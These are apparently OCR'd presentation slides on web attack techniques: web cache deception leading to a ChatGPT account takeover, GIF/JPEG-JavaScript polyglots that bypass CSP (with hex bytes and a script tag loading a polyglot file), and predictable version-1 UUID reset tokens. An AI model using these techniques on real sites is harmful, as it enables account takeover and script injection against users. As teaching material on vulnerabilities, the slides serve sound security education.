CF-Cache-Status: HIT
Age: 547
Cross-Origin-Opener-Policy: same-origin
Referrer-Policy: same-origin
X-Robots-Tag: nofollow
Server: cloudflare
CF-RAY: 7ad04c5fed03364a-FRA
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
Content-Length: 1542

{
  "user":{
    "id":"user-qLt3[redacted]2Q",
    "name":"g[redacted]i@gmail.com",
    "email":"[redacted]i@gmail.com",
    "image":
    "https://s.gravatar.com/avatar/dbf8cb618d45775653f0f078a6b53b53?s=480&r=pg&d=https%3A%2F%
    2Fcdn.auth0.com%2Favatars%2Fga.png",
    "picture":
    "https://s.gravatar.com/avatar/dbf8cb618d45775653f0f078a6b53b53?s=480&r=pg&d=https%3A%2F%
    2Fcdn.auth0.com%2Favatars%2Fga.png",
    "groups":[
    ]
  },
  "expires":"2023-04-23T16:21:15.604Z",
  "accessToken":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ik1UaEVOVUpHTkVNMVFURTRNMEZCTWpkQ05UZzVNRFUxU
  [redacted]
```

SOURCES



4 min read


Account Takeover vulnerability in ChatGPT

> *Cybersecurity is just like a game of whack-a-mole, except the moles have PhDs in computer science and they never get tired!*

Introduction

Today, we will talk about a severe security vulnerability discovered in ChatGPT. The vulnerability allowed an attacker to take over any user's account with a single click, giving them access to sensitive information and the **ability to perform unauthorized actions.** The discovery of this vulnerability is credited to Nagli, who identified the issue and reported it to the ChatGPT team. We applaud Nagli for their contribution to improving the security of the platform.

https://www.darkrelay.com/post/account-takeover-vulnerability-in-chatgpt




WHITE PAPER

WEB CACHE DECEPTION ATTACK

Omer Gil

https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf

POLYGLOT FRANKENSTEIN GIF/JS FILES FOR XSS



LIVE DEMO

YES IM GOING THERE

SO UNDER WHAT CONDITIONS?

An XSS Vector

In order to reference the uploaded Frankenstein file

A CSP without hash / nonces

If the CSP uses hashes then its game over. Only validified scripts can be referenced

Nonces is the same

Upload functionality


The file should only be checked for extension and mime type

If validity is checked, then we can only use jpeg/gif


A proper header

Since firefox / chrome won't allow referencing files as scripts without a proper content-type header.

application/octet-stream ✓ - image/gif ✗



SOURCES



Bypassing CSP using polyglot JPEGs


Gareth Heyes
Researcher
@garethheyes

Published: 01 December 2016 at 13:44 UTC **Updated:** 14 June 2019 at 12:15 UTC

```
FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 00 48 00 48 00 00
00 00 00 00 00 00 00 00....
FF FE 00 1C 2A 2F                              3D 61 6C 65 72
74 28 22 42 75 72                              70 20 72 6F 63
6B 73 2E 22 29 3B                              2F 2A

2A 2F 2F 2F FF D9

<script charset="                              ISO-8859-1"
src="http://ports                              wigger-labs.net/
polyglot/jpeg/xss                              .jg" ></script>

FF D8 FF E0 09 3A 4A 46 49 46 2F 2A
FF D8 FF E0 09 3A 4A 46 49 46 2F 2A 01 01 00 48 00 48 00 00
00 00 00 00 00 ... 2A 2F 3D 61 6C 65 72 74 28 22 42 75 72 70
```

James challenged me to see if it was possible to create a polyglot JavaScript/JPEG. Doing so would allow me to bypass CSP on almost any website that hosts user-uploaded images on the same domain. I gleefully took up the challenge and begun dissecting the format. The first four bytes are a valid non-ASCII JavaScript variable 0xFF 0xD8

https://portswigger.net/research/bypassing-csp-using-polyglot-jpegs



GIF/Javascript Polyglots: Abusing GIFs, tags, and MIME types for evil

Web Hacking malware, polyglot

fraq 1 Jan '18

Note: This is a repost from my personal blog 39

GIF/Javascript Polyglots: Abusing GIFs, tags, and MIME types for evil

6 minute read

The backstory


Recently I saw a feature on a product I work on where we allowed hotlinking to arbitrary gifs without pulling them in, mangling, and then saving for our own use. Right away I thought, "Well this isn't wise" and set off to find ways to abuse it. The easiest and most obvious was to link to an image and then swap it out for a less savoury one later. Kid stuff, right? Let's do some real damage. Spoiler alert: I made a really cool thing but didn't get to weaponize it the way I wanted to.

After proving that I could swap out images with ease from a server I controlled, I started looking for ways to embed executable into the image, which is how I stumbled upon this idea of polyglots. In this context, a polyglot is something that is valid code in two or more languages. For our use case, we want a gif/javascript polyglot.

https://0x00sec.org/t/gif-javascript-polyglots-abusing-gifs-tags-and-mime-types-for-evil/5088

PREDICTABLE GUIDS


PREDICTABLE GUIDS



POST /user/Trine/passwordReset

200 OK – Check your mail


https://folketinget.dk/reset?token=3fcf5140-47ca-11ec-9755-c75cdea7a1c7



PREDICTABLE GUIDS

Say you want to reset your password on a site, the email you receive has a link for the following:

https://folketinget.dk/reset?token=3fcf5140-47ca-11ec-9755-c75cdea7a1c7



UUID Version-1 Record Layout

```
123e4567-e89b-12d3-a456-4266554400
xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxx
```

- 🟦 Low Time
- 🟩 Mid Time
- 🟧 High time and version
- 🟥 Clock sequence and variant
- 🟪 Node

UUIDTools.com

PREDICTABLE GUIDS

`3fcf5140-47ca-11ec-9755-c75cdea7a1c7`

Version according to RFC:

Version 0

Only seen in the nil GUID ("00000000-0000-0000-0000-000000000000").

Version 1

The GUID is generated in a predictable manner based on:

- The current time
- A randomly generated "clock sequence" which remains constant between GUIDs during the uptime of the generating system
- A "node ID", which is generated based on the system's MAC address if it is available

Version 3

